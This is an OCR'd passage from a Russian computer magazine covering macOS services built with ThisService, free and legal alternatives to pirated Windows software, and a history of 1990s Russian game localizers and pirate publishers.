разные — одни работают с файлами, другие — с текстом, третьи — с веб-страницами, четвертые — с картинками. Попробуй выделить кусочек текста в текстовом редакторе и заглянуть в Services — там появятся пункты, позволяющие искать в Google, смотреть в словаре, отправлять цитату по электронной почте и так далее. Сервисы можно создавать самостоятельно. Как? Конечно же, в XCode и на Objective-C! Но энтузиасты, как всегда, нашли лазейку, сильно облегчающую жизнь. Качаем программу ThisService (wafflesoftware.net/thisservice/) и сколько душе угодно пишем сервисы на Python, Perl, Ruby или даже JavaScript (если в системе есть Node.js).

Первое, что нужно сделать после скачивания программы, — скачать еще и файл Starting Points. Это архив с шаблонами скриптов. Здесь на выбор есть разные языки и типы сервисов (выбор типа зависит от того, что сервис делает с текстом: принимает, выдает или пропускает через себя, внося изменения). Все, что будет происходить с текстом, нужно вписывать в функцию main(), входная переменная называется input_text, выходная — output_text, а между ними — огромный простор для творчества.

Закончив с редактированием скрипта, запускаем ThisService, перетягиваем файл с кодом в поле Script, задаем название и параметры (можно задать значок, указать приложения, в которых будет появляться сервис, указать время, отведенное на исполнение скрипта, и еще некоторые опции). Жмем Test Service, балуемся, сколько потребуется, вводя разные входные строки, и смотрим, все ли правильно работает. Кнопка Finish Testing and Create Service запакует скрипт, отправит его в папку ~/Library/Services и заодно активирует его в настройках системы. Чтобы деактивировать сервис или задать ему сочетание клавиш, нужно зайти в системные настройки, выбрать настройки клавиатуры и пункт Services во вкладке, посвященной горячим клавишам. В списке справа должен быть наш сервис.

Вдохновение или готовые сервисы можно черпать на сайте ThisService: там есть сокращалки веб-адресов, сервисы для работы с распространенными маковскими программами и тому подобные полезные вещи. ⌶

ЛЕГАЛАЙЗ В КОМПЬЮТЕРЕ

deeonis
deeonis@gmail.com

ИЗБАВЛЯЕМСЯ ОТ ПИРАТСКОГО ПО: ЛИЦЕНЗИЕЙ, FREEWARE, ОГНЕМ И МЕЧОМ

Должно быть, многие помнят, как до эпохи тотального распространения интернета пиратский софт продавался с лотка в подземных переходах. Затем все дружно качали кряки на «специализированных» сайтах, позже появились торренты. Сегодня на некоторых из них присутствует и регулярно обновляется пиратское ПО на любой вкус. Казалось бы, живи и радуйся, но Quid prodest («Ищи, кому выгодно») не дает расслабиться…

Дело в том, что использование взломанных программ все чаще приводит к необходимости тщательной антивирусной проверки и лечения, а иногда и переустановки системы. Отсюда — новая и неожиданная для многих потребность: установить все нужное ПО, не нарушая закона.

К счастью, конкуренция и доступность инструментов разработки сделали сегодня эту задачу вполне решаемой даже для тех, кто не платит за ПО «из принципа». Есть Freeware-сегмент, который позволит удовлетворить многие потребности среднестатистического юзера. Не стоит забывать и про льготные программы (для студентов, преподавателей, образовательных и благотворительных организаций и прочие), которые позволят установить нужные программы с ощутимой экономией.

Посмотрим, как это можно сделать.

ОС

Большая часть ПК в России работает на Windows. И далеко не все готовы отказаться от нее в пользу других патентованных систем или open source. При этом, хотя винда всегда была платной, очень многие последовательно делали вид, будто не знают об этой ее особенности. Даже те, кто приобретал себе ноутбуки с установленной ОС, при плановой переустановке качали ее ломаную версию. После этого, конечно, отключали обновления. Через незакрытые дыры на свеженький ПК лезли зловреды разных рангов и мастей, и все начиналось заново. В результате этих бесконечных переустановок, кстати, и родилось большинство пользовательских мифов касательно багов и нестабильности последних версий Windows. Различные способы обхода активации всегда были, мягко говоря, неполноценным решением, к тому же сейчас на торрентах появляется все больше «специально подготовленных» программ, установка которых, благодаря внедренным вирусам и троянам, позволит твоему компьютеру обрести сотни друзей по ботнету. Последнее исследование, проведенное в январе — феврале 2014 года в Национальном университете Сингапура, показало, что шансы встретить вредоносный код в пиратской копии ПО составляют 1 : 3.

Таким образом, значительно более разумной и оправданной стратегией для тех, кто по какой-то причине приобрел компьютер без предустановленной ОС, сегодня является покупка легальной копии. И здесь важно помнить о том, что очень многие могут приобрести ее дешевле официальной цены. Например, сотрудники образовательных учреждений, учащиеся или пользователи предыдущей версии ОС (в ходе акции по обновлению на Windows 8). Сейчас действует отличная скидка для студентов — они могут купить «старшую» версию Windows 8.1 Pro за 2190 вместо 9990 рублей.


ОФИСНЫЙ ПАКЕТ

Традиционная история со скачиванием и активацией Microsoft Office очень похожа на изложенную выше, с одним большим «но»: полноценный офисный пакет на самом деле нужен далеко не всем, кто привык ставить его пиратскую версию, которая, кстати, также нередко становится причиной феноменальной завирусованности некоторых компьютеров. Если ты не используешь компьютер для серьезной работы в офисе, возможно, что тебе вполне хватит встроенного WordPad и бесплатного же (с недавнего времени) цифрового блокнота OneNote. Можно рассмотреть также альтернативы в виде LibreOffice/OpenOffice, но стоит сразу подготовиться к тому, что в какой-то момент у тебя могут возникнуть проблемы с чтением и форматированием документов, сверстанных в этих приложениях. Неплохой бесплатной заменой для решения типовых задач может стать и бесплатный веб-сервис OfficeOnline, работающий в браузере. А если тебе все же нужен полноценный офис из Редмонда, можно прицениться к наиболее доступным редакциям Office 365. В обмен на ежемесячный или ежегодный платеж ты получаешь возможность работать с офисными приложениями, установленными на пяти компьютерах, причем не только PC, но и маках. Все это счастье синхронизирует документы между твоими устройствами без всякого дополнительного ПО. Ну и конечно, Microsoft предлагает студентам купить подписку на Office 365 всего за 49 рублей в месяц.


ГРАФИЧЕСКИЙ РЕДАКТОР

До массового распространения планшетов и умных мобильников практически каждый второй пользователь ПК ставил себе ломаный Photoshop. Среднестатистический юзер не представлял себе жизнь без него, как будто обрезать или перевернуть фоточку мог только этот монстр от Adobe. Благо с развитием смартфонов эти обязанности перекочевали на них, ну а там софта для работы с изображениями очень много, в том числе и for free.

Профессиональные дизайнеры знают, почему лицензия на Photoshop стоит так дорого, в то время как большинство пользователей даже не слышали о существовании многих функций этой программы. Иными словами, даже если тебе действительно нужно работать с графикой на ПК, можно поискать бесплатные и более доступные альтернативы. Такие, например, как Gimp — свободно распространяемый растровый редактор с частичной поддержкой вектора. Сами разработчики ПО активно возражают против того, что Gimp является аналогом Photoshop, но их никто не слушает.



Microsoft Office 2013 и его open source конкурент — LibreOffice



Россыпь графических редакторов на любой вкус

Если нужен софт попроще, стоит обратить внимание на Paint.Net. Он умеет работать со слоями, включает в себя самые распространенные инструменты и наиболее популярные разновидности эффектов. Paint.Net абсолютно бесплатен, хотя исходный код, в отличие от Gimp, закрыт.

К тому же и сама Adobe выпускает бесплатные или значительно более доступные версии своего графического ПО. Например, в магазине Windows есть Adobe Photoshop Express, за который не просят ни копейки. Есть и веб-версия — Photoshop Express Editor и его значительно более функциональная платная инкарнация — облачный Photoshop CC and Lightroom по цене 9,99 доллара за месяц использования.

Ну и напоследок нужно упомянуть софт, который дают в нагрузку к цифровым фотокамерам. Зачастую он очень даже неплох, а иногда в коробочку вкладывают диск с Lightroom.

Ну и не стоит сбрасывать со счетов Paint — программу в составе Windows, а также фотоальбом Windows, который можно загрузить бесплатно и использовать для каталогизации и базовой обработки фотографий.

ДРУГОЕ ПРИКЛАДНОЕ ПО

Конечно, стандартный набор софта на ПК не ограничивается офисом и рисовалкой. Большинство пользователей нуждаются, например, в антивирусах. Вовсе не обязательно ставить Касперского или NOD32, которые стоят денег. Можно вполне обойтись бесплатным Avast или Microsoft Security Essentials. Хотя и для того же Касперского полно предложений по подписке, что позволяет юзеру платить каждый месяц небольшую сумму за пользование программой.

Для создания бэкапов необязательно покупать Acronis True Image, хоть он и стоит не так уж много. Можно использовать бесплатное ПО, например Cobain Backup или Duplicati. Последняя, кстати, является open source продуктом и сейчас активно развивается. Обещанная разработчиками версия 2.0 позволит делать резервные копии не только на другие диски или FTP-серверы, но и в облачные хранилища.

Не стоит забывать и про встроенные в Windows инструменты, которые часто незаслуженно игнорируются. Для создания резервных копий можно воспользоваться стандартной утилитой архивации. Вообще, крайне рекомендуется изучить набор софта, который идет в комплекте с Windows, недаром мы платим за нее деньги. Некоторые даже не догадываются, что их ОС умеет работать с ZIP-архивами, нарезать болванки и прочее. Пользователь сразу идет в Сеть и качает ломаную Nero, крякнутый WinRAR и другое нелегальное ПО, изобилующее функциями, которые ему совсем не нужны.

Для многих пользователей будет полезен магазин приложений, встроенный в Windows 8–8.1, в котором найдется достаточно проверенных, безопасных, функциональных и зачастую бесплатных приложений.

В подавляющем большинстве случаев для популярного системного и прикладного софта можно найти бесплатный аналог со схожим набором функций. Но большинство из нас сторонится нового. Нередко мы до последнего стараемся сделать так, как привыкли, даже если видим, что наши действия противоречат логике и здравому смыслу.

УЗКОСПЕЦИАЛИЗИРОВАННЫЙ СОФТ

Несмотря на то что относительно дешевых или бесплатных альтернатив для софта, который раньше был доступен только за деньги, с каждым днем становится все больше, в отдельных случаях нам необходимо ПО, не имеющее бесплатных и даже более дешевых аналогов. Особенно остро подобная проблема стоит у стартапов и небольших компаний, которые не могут позволить себе значительные расходы на ИТ. Но и в этом случае можно найти выход, не поднимая флаг Веселого Роджера.

Производители софта регулярно запускают акции и программы, которые позволяют приобрести программное обеспечение по более привлекательной стоимости или бесплатно. У Microsoft есть BizSpark — международная программа, которая предоставляет начинающим предпринимателям комплект инструментов разработки и лицензионное ПО.

Для студентов Microsoft создала еще более привлекательные условия, оформив их в виде программы DreamSpark. Учащиеся высших учебных заведений, а также аспиранты получают доступ к ряду инструментов для разработки и дизайна. И это не урезанные по функционалу версии, а вполне профессиональный софт, такой как Visual Studio Pro, Microsoft SQL Server или Windows Server.

НАПОСЛЕДОК


Пиратить ПО с каждым годом требуется все меньше и меньше. Средняя стоимость популярных утилит около 20 долларов. Если ты купил компьютер за 1000 баксов и более, ты сможешь позволить себе необходимый набор софта, который поддерживается производителем и не угрожает стабильности всей системы.

Более серьезное ПО стоит дороже, но для домашнего юзера всегда можно найти бесплатную альтернативу, а компаниям следует закладывать в бюджет расходы на софт, поскольку сегодня это один из основных инструментов производства.

К тому же не нужно забывать, что за всеми этими программами стоят люди, которые хотят, чтобы их труд был востребован и приносил пользу. А лучший способ показать, что программа полезна, — заплатить за нее создателю. ⌶

ИГРОВЫЕ ДЕВЯНОСТЫЕ

ВСПОМИНАЕМ ТЕХ, БЛАГОДАРЯ КОМУ У НАС БЫЛИ КОМПЬЮТЕРНЫЕ ИГРЫ НА РУССКОМ ЯЗЫКЕ



Максим Мосин
max.mosin@gmail.com

В девяностые годы, когда русские геймеры были обделены вниманием иностранных разработчиков и ни о каких официальных переводах на русский и речи быть не могло, на рынок вышли команды локализаторов и издателей. Их работа была совершенно незаконной, но очень востребованной, а среди безмерного количества некачественного материала и откровенного желания заработать появлялись настоящие шедевры, ни в чем не уступающие оригиналу.

Что такое локализация?


Локализация компьютерной игры — это перевод оригинальной версии игры на другой язык и адаптация ее к культуре другой страны.

Она бывает нескольких типов:

1. Бумажная локализация и локализация меню. Теоретически это два разных типа, и в первом переводится только обложка, а во втором еще и меню игры. Но главный критерий у них общий: игровой процесс остается без каких-либо изменений. Казалось бы, здесь роль локализаторов невелика, но даже такие локализации часто удивляли. К примеру, переводили названия брендов: приставку Sony PlayStation часто называли «Игровой платформой».
2. Текстовая локализация. Самый простой вариант более-менее полностью перевести игру — это создать субтитры, дублирующие на русском языке все реплики героев, и заменить надписи.
3. Полная локализация. Перевод всех текстов и озвучка на русском языке. На обложках с такими играми гордо писали «Полностью на русском языке» или «Озвучено профессиональными актерами», что редко соответствовало действительности.


Во время перевода возникали разного рода сложности:

- под оригинальные надписи выделялись поля определенной длины, поэтому приходилось делать перевод такой же длины, как оригинал. В результате «MAP» становилось «КРТ», а «ERROR» — «ОШБКА»;
- склонения в русском языке намного сложнее, чем в английском, поэтому в длинных фразах часто возникали несоответствия;
- в каждой игре специфический метод содержания звуковых дорожек, и к каждой игре нужно искать свой подход;
- перевод слова с английского обычно имеет много вариантов, и часто перевод совершенно не соответствовал контексту;
- имена и названия в игре имели большое количество вариантов написания и перевода.



INFO

Локализаторы переводили названия брендов: приставку Sony PlayStation часто называли «Игровой платформой».



Названия брендов локализаторы также переводили

Локализаторы

Локализаторы — это команды переводчиков игр. Их были десятки, а то и сотни, но в наш список попали только те, которые заслужили в нем быть.

Дядюшка Рисеч

Как появились?
Творческую группу в 1996 году в Харькове основал Юрий Лихота. Названием группы стал псевдоним руководителя. Всем известно: как корабль назовешь, так он и поплывет; вот так, с юмором и качеством, как у настоящих исследований (от англ. research — исследование), команда поплыла в мир переводов. За время существования группа перевела более ста известных игр, среди которых FIFA, NHL, серии стратегий Command & Conquer и Rise of Nations, разные версии Need For Speed, GTA и многое другое.

Где сейчас?
В 2002 году творческая группа стала легальной компанией, а позже и разработчиком игр под названием Crazy House. За время своего существования компания разработала шесть компьютерных игр, но после 2009 года о ней ничего не слышно. Как пишет в своем блоге бывший работник компании Виталий Иванов, в данном случае название также определило судьбу проекта: компания стала настоящим «сумасшедшим домом», а студенты, набранные с целью сэкономить на зарплатах разработчикам, не могли самостоятельно реализовать запланированные проекты.

Почему попали в этот список?
От грустного вернемся к радостному. Конечно, свое место в этом списке «Дядюшка Рисеч» заслужил и количеством качественно переведенных игр, но среди всех локализаций у них был перевод, ярко выделяющийся на фоне остальных: игра The Neverhood или «НеВерьВХудо». Эту игру, назвав «Небывальщина», также выпустил и «Фаргус», но благодаря юмору и нестандартному подходу именно для «Дядюшки Рисеч» она стала визитной карточкой. Ведь кто бы еще догадался поменять Стену Славы Neverhood на «Здесь был Вася», «Даже здесь был Вася» и IT-шные шутки?

Интересный факт
Официальная русская версия игры Freelancer, вышедшая в 2006 году, была всего лишь доделанным переводом «Дядюшки Рисеч» 2003 года.

Логрус

Как появились?
Впервые команда «Логрус» собралась в 1993 году в Москве и состояла из четырех человек, а руководил ею Сергей Гладков. Первой локализацией компьютерной игры в 1997 году стала «Розовая пантера».

За время своего существования компания перевела более 160 игр, а общее количество проектов достигло нескольких тысяч, среди которых Windows 95, 98, XP, многочисленные версии Microsoft Office и другие.


Где сейчас?
Компания остается крупным локализатором ПО и игр, специализируясь не только на русской локализации, но и на многоязычном переводе.

Среди последних известных локализаций игр можно выделить официальные версии «Far Cry 3», «Splinter Cell: Blacklist», «Assassin's Creed IV Black Flag».

Почему попали в этот список?
«Логрус» — одна из немногих компаний, занимающихся исключительно официальными переводами. Среди их партнеров Microsoft, Rockstar Games, Ubisoft, 2K Games и многие другие, и уже больше двадцати лет компания продолжает выпускать официальные версии программ и игр. Могут ли похвастаться чем-то подобным пираты?



Логотип «Дядюшки Рисеч» ассоциировался у геймеров с качеством



Главного героя The Neverhood в русской версии зовут Глинко



«Здесь был Вася» на Стене Славы

AnyKey Entertainment

Как появились?
AnyKey был создан в Днепропетровске в 1994 году и стал одним из первых переводческих клубов. Сначала появился «Клуб любителей компьютеров», в котором молодые специалисты собирались и обсуждали выпуски «Софтпанорамы», но, познакомившись с реалистичным восьмибитным звуком из игры Dune II, они решили изучить звуковые файлы, а потом и пойти дальше: перевести игру на русский язык. За месяц напряженной работы перевод был готов, и в августе 1994 года вышла полностью русская версия Dune II в переводе AnyKey Entertainment Labs Co.

Где сейчас?
Как и большинство клубов, AnyKey не смог просуществовать долго и, выпустив после «Дюны» перевод Warcraft II, который потерялся в тени перевода от другого локализатора, канул в Лету, оставив после себя всего четыре известные локализации.

Почему попали в этот список?
AnyKey служит прекрасным примером того, как люди, которых объединил интерес к компьютерам, смогли самостоятельно перевести культовую для геймеров стратегию. Сомневаюсь, что они попали бы в этот список, если бы пилотным проектом выбрали не Dune II.

ЧТОБЫ ПОПАСТЬ В ИСТОРИЮ, НЕ НУЖНО ТЫСЯЧ ПЕРЕВОДОВ; ДОСТАТОЧНО ОДНОГО, НО ХОРОШЕГО



INFO

Стену Славы Neverhood «Дядюшка Рисеч» поменял на «Здесь был Вася» и IT-шные шутки.

СПК

Как появились?
Студия «СловоПалитраКод» появилась в Нижнем Новгороде в 1995 году и просуществовала до 1998 года. Больше десяти лет прошло от их возникновения до того момента, когда стали известны имена создателей студии. Руководителем ее был Юрий Ванзин. Свою историю они начали с перевода квеста The Legend of Kyrandia, который, к слову, так и не увидел свет. За четыре года было локализировано тринадцать игр.

Где сейчас?
Студия всегда ставила качество на первое место, и из-за этого ее существование ограничилось несколькими годами. Некачественные переводы заполняли рынок, и, когда СПК была готова предложить свой перевод, он уже терял актуальность. Но краткость существования никак не отразилась на успешности ее создателей. Они благополучно работают в Intel, Motorola, Midway.

Почему попали в этот список?
Ответ прост: для того, чтобы попасть в историю, не нужно тысяч переводов; достаточно одного, который будут помнить тысячи. В 1996 году студия СПК выпустила перевод «Warcraft II: Tides of Darkness», который стал эталоном локализации и который продолжают цитировать. Это ли не успех?

Интересный факт:
В 2006 году журнал «Игромания» назвал перевод Warcraft II от СПК лучшей локализацией в истории России.

АЛЕКСАНДР «DR.» ЛОЗОВСКИЙ, РЕДАКТОР

Всегда приятно предаться ностальгии: эпоха появления и расцвета пиратских переводов — девяностые были моими школьными годами. И если бы не эти, нередко вооруженные машинным переводом и спиртом «Рояль», русификаторы (а также «русефекаторы» и «професианальные актеры»), я, как и тысячи парней по всей стране, никогда бы не осилил игры из золотого фонда квестов и RPG. Играть в DOOM и не знать, что у него вообще-то есть предыстория, легко и просто, а вот сыграть в какой-нибудь Might & Magic, Fallout или Anvil of Dawn было просто невозможно — мозг российского школьника, обогащенный разве что «My name is Sasha, Comrade Ivanoff is going to Kazakhstan», отказывался воспринимать сложные фразы из игровых диалогов.

Кстати, ошибочно было бы думать, что пиратский перевод — это всегда жесткач, глюки, баги и перевод промтом (который, как и многие программы машинного перевода, существовал и во второй половине девяностых). Во-первых, незапускающиеся или неустанавливающиеся игры тебе без проблем менял или забирал дядя из киоска. Да что там, дядя из киоска с пиратскими дисками давал гарантию получше, чем иные лицензионщики! Во-вторых, в условиях, когда у переводчиков не было исходного кода игры, когда им приходилось править исполнимые файлы и файлы ресурсов (которые имели оригинальные форматы или были запакованы) и порой извращаться, чтобы сделать переведенную строку равной по длине исходной, они ухитрялись создавать настоящие шедевры. В моем персональном топе:

- UFO в переводе С. Обрящикова, благодаря которому миллионы наших соотечественников смогли поиграть в одну из лучших в истории стратегий.
- Warcraft 2 в переводе «СловоПалитраКод». Яркий пример сделанного с душой перевода. Перевод, озвучка, дизайн — выше всяких похвал!
- Fallout 2 в переводе «Черного рассвета». По моим ощущениям, появился чуть раньше «Фаргуса» и был, несмотря на брутальный подход к решению проблемы игры слов и несколько левых шуток («Это яблоко похоже на первого президента России — такое же желтое и сморщенное»), очень хорош по качеству.
- Гоблины 2, квест в переводе от Taralej & Jabocrack, был полон самобытного и по современным меркам не очень смешного юмора и жаргона от авторов перевода.
  Но на дворе было начало девяностых, мы были маленькими, и перевод giant как «амбал» и диалоги в стиле «ну чо, кугуты, что такие потерянные? — Завхоз колбасу затырил...» казались очень свежими и смешными.
- Ларри 1. Эротический (на самом деле, не особо-то эротический) квест в качественном и довольно колоритном переводе все тех же Taralej & Jabocrack, запомнился ограничением по возрасту (15+), в связи с чем на этапе запуска игры геймеру предлагалось решить довольно косячный тест на умственные способности. Например, Нельсон Мандела в интерпретации переводчиков почему-то стал «освободителем Америки»... С другой стороны, было ясно, что ответ «просто неприличная фамилия» был неправильный, так что играли в эту игру мы все равно беспрепятственно.

Кстати, помню момент, когда эра пиратских переводов начала клониться к закату. Это был 2002-й — год выхода Heroes of Might and Magic IV. После официального анонса мы с другом, не найдя игры в киоске, привычно двинули на Горбушку купить диск. И вдруг обнаружили, что его нет на прилавках, — по словам продавцов, до релиза официальной русской версии всех пиратов (видимо, с помощью хитрых правовых методов того времени ;)) строжайше обязали не барыжить пиратскими версиями. То есть можно было барыжить чем угодно, но только не четвертыми героями, которые потом еще год находились в процессе официального перевода. Пару дисков из-под полы мы тогда все же купили, правда довольно дорого — 200 рублей за два CD...

Локализаторы-издатели

На рынке существовали компании, которые одновременно выступали и локализаторами, и издателями компьютерных игр. Конечно, их было меньше, чем чисто локализаторов, но у них была возможность издавать все свои переводы, не тратя время на поиск издательства.



INFO

«Акелла» был одним из первых пиратских издателей, и, скорее всего, именно из него организовалась компания «Фаргус».

СофтКлаб

Как появились?
«СофтКлаб» был создан в 1994 году в Москве и долгое время выполнял бумажную локализацию игр, не вдаваясь в перевод самой игры. Свои приоритеты они изменили уже в 2000-х годах, когда начали выпускать полноценные локализации.

Где сейчас?
После слияния с 1С в 2009 году компания называется «1С-СофтКлаб» и продолжает свое успешное существование. Она является официальным дистрибьютором EA Sports, Activision, Eidos, Konami, Microsoft, Ubisoft.

Почему попали в этот список?
Компания, изначально выполнявшая только бумажную локализацию игр, выросла в издательство — официальный дистрибьютор самых известных разработчиков компьютерных игр в мире и, безусловно, заслуживает место в этом списке.

Интересный факт
В 2000-х годах некоторые локализации для «СофтКлаб» выполняла другая успешная компания — «Логрус».

GSC Game World

Как появились?
GSC, взявшая названием инициалы своего создателя (Григорович Сергей Константинович), была основана в 1995 году в Киеве и являлась локализатором, разработчиком и издателем игр. Компания перевела более двадцати игр, среди которых FIFA 98, Quake III, Postal и другие, но свою известность обрела именно как разработчик игр.



Логотип GSC, придуманный создателем компании в пятнадцать лет

Где сейчас?
Компания GSC — самый успешный в истории Украины разработчик. Без преувеличения всемирную известность компании принесла стратегия «Казаки: Европейские войны». За следующие годы компания выпустила несколько продолжений «Казаков», в 2004 году совместно с Ubisoft компания выпустила официальную игру к фильму «Александр», а 20 марта 2007 года, после нескольких переносов, выпустила игру «S.T.A.L.K.E.R: Shadow of Chernobyl», которая 24 марта 2007 года заняла первое место среди игр для ПК в рейтинге британской организации ELSPA. В 2010 году компания начала разработку «S.T.A.L.K.E.R. 2», но проект так и не увидел свет. В декабре 2011 года компания по неизвестным до сих пор причинам прекратила свое существование.

Почему попали в этот список?
GSC Game World начал как локализатор игр, но вскоре стал успешным разработчиком, способным конкурировать с компаниями, чьи игры переводил. GSC не просто переводили — они создавали игры, ни в чем не уступающие западным аналогам.

Интересный факт
Название и логотип компании Сергей Григорович придумал еще в 1993 году, когда был студентом.

В ПИК ПОПУЛЯРНОСТИ «ФАРГУСА» КОНКУРЕНТЫ ВЫПУСКАЛИ ПОДДЕЛКИ, КОПИРУЮЩИЕ ОБЛОЖКИ ИГР КОМПАНИИ

Издатели

Акелла

Как появились?
Компания «Акелла» была основана в 1993 году в Москве. В 1995 году компания официально зарегистрировалась, но при этом большинство ее продукции было пиратской. После выхода на легальный рынок пиратская продукция с логотипом «Акелла» появляться перестала. За время своего пиратского существования компания выпустила около сорока игр.

Где сейчас?
В свои лучшие годы компания имела больше 250 сотрудников, три внутренние студии разработки и около 25 партнерских студий, но в 2012 году она оказалась под угрозой банкротства. Его удалось избежать, но количество сотрудников пришлось уменьшить до нескольких десятков.

Почему попали в этот список?
«Акелла» был одним из первых пиратских издателей, и, скорее всего, именно из него организовалась компания «Фаргус».

Интересный факт
В игре Postal Unlimited Edition 2004 года, выпущенной «Акеллой», по ошибке были записаны заставка и обои рабочего стола с символикой «Фаргуса».



Обложка игры издательства «Седьмой волк»

Седьмой волк

Как появились?
Издательство «Седьмой волк» появилось в 1998 году, и о его создателе неизвестно ничего, кроме того, что, по словам одного из бывших сотрудников «Фаргуса», ее основал человек по имени Василий, работавший до этого в «Фаргусе».

Где сейчас?
В 2002 году издательство перешло на легальный рынок под названием «Медиасервис 2000» и за время своего существования до 2011 года выпустило около десяти официальных переводов, а также занималось мошенничеством.

Почему попали в этот список?
«Седьмой волк» был одним из крупнейших издателей пиратских игр — подготовил около тысячи различных локализаций.

Логотип «Фаргус Мультимедиа»



Фаргус Мультимедиа

Как появились?
Вероятно, «Фаргус» появился в 1996 году, чтобы продолжать пиратскую деятельность «Акеллы», но доподлинно это неизвестно, как и имена его создателей. «Фаргус» был крупнейшим пиратским издателем в России.

Где сейчас?
Точной даты ликвидации «Фаргуса» нет и быть не может, но последние игры с логотипом «Фаргуса» были выпущены в 2005 году, а последние подтвержденные сайтом и того ранее — в 2003-м.

Почему попали в этот список?
«Фаргус» был центром всей пиратской индустрии стран СНГ, и во многом именно он определил данный список.

Интересные факты


- В пик популярности «Фаргуса» конкуренты выпускали подделки, копирующие обложки игр компании.
- В ноябре 2004 года частный детектив, нанятый «Фаргусом», купил пиратский диск, обложка которого копировала обложки «Фаргуса», и компания подала в суд на владельца данной торговой точки. По сути, одни пираты подали в суд на других. Иск был отклонен.
- Каждое большое издательство имело собственные точки продажи, поэтому найти на одной полке диски «Фаргуса» и «Седьмого волка» было невозможно.
- Обычно каждая игра появлялась на прилавках по три раза: английская версия игры сразу после выхода оригинала, машинный перевод, в который невозможно было играть, без опознавательных знаков издательства через несколько дней и полноценный перевод, приблизительно через месяц. За счет этого издательства зарабатывали дополнительные деньги на нетерпеливых геймерах.

Обложка игры издательства «Фаргус»



INFO

В пик популярности «Фаргуса» конкуренты выпускали подделки, копирующие обложки игр компании.



Машинный перевод игры


ВЫВОДЫ

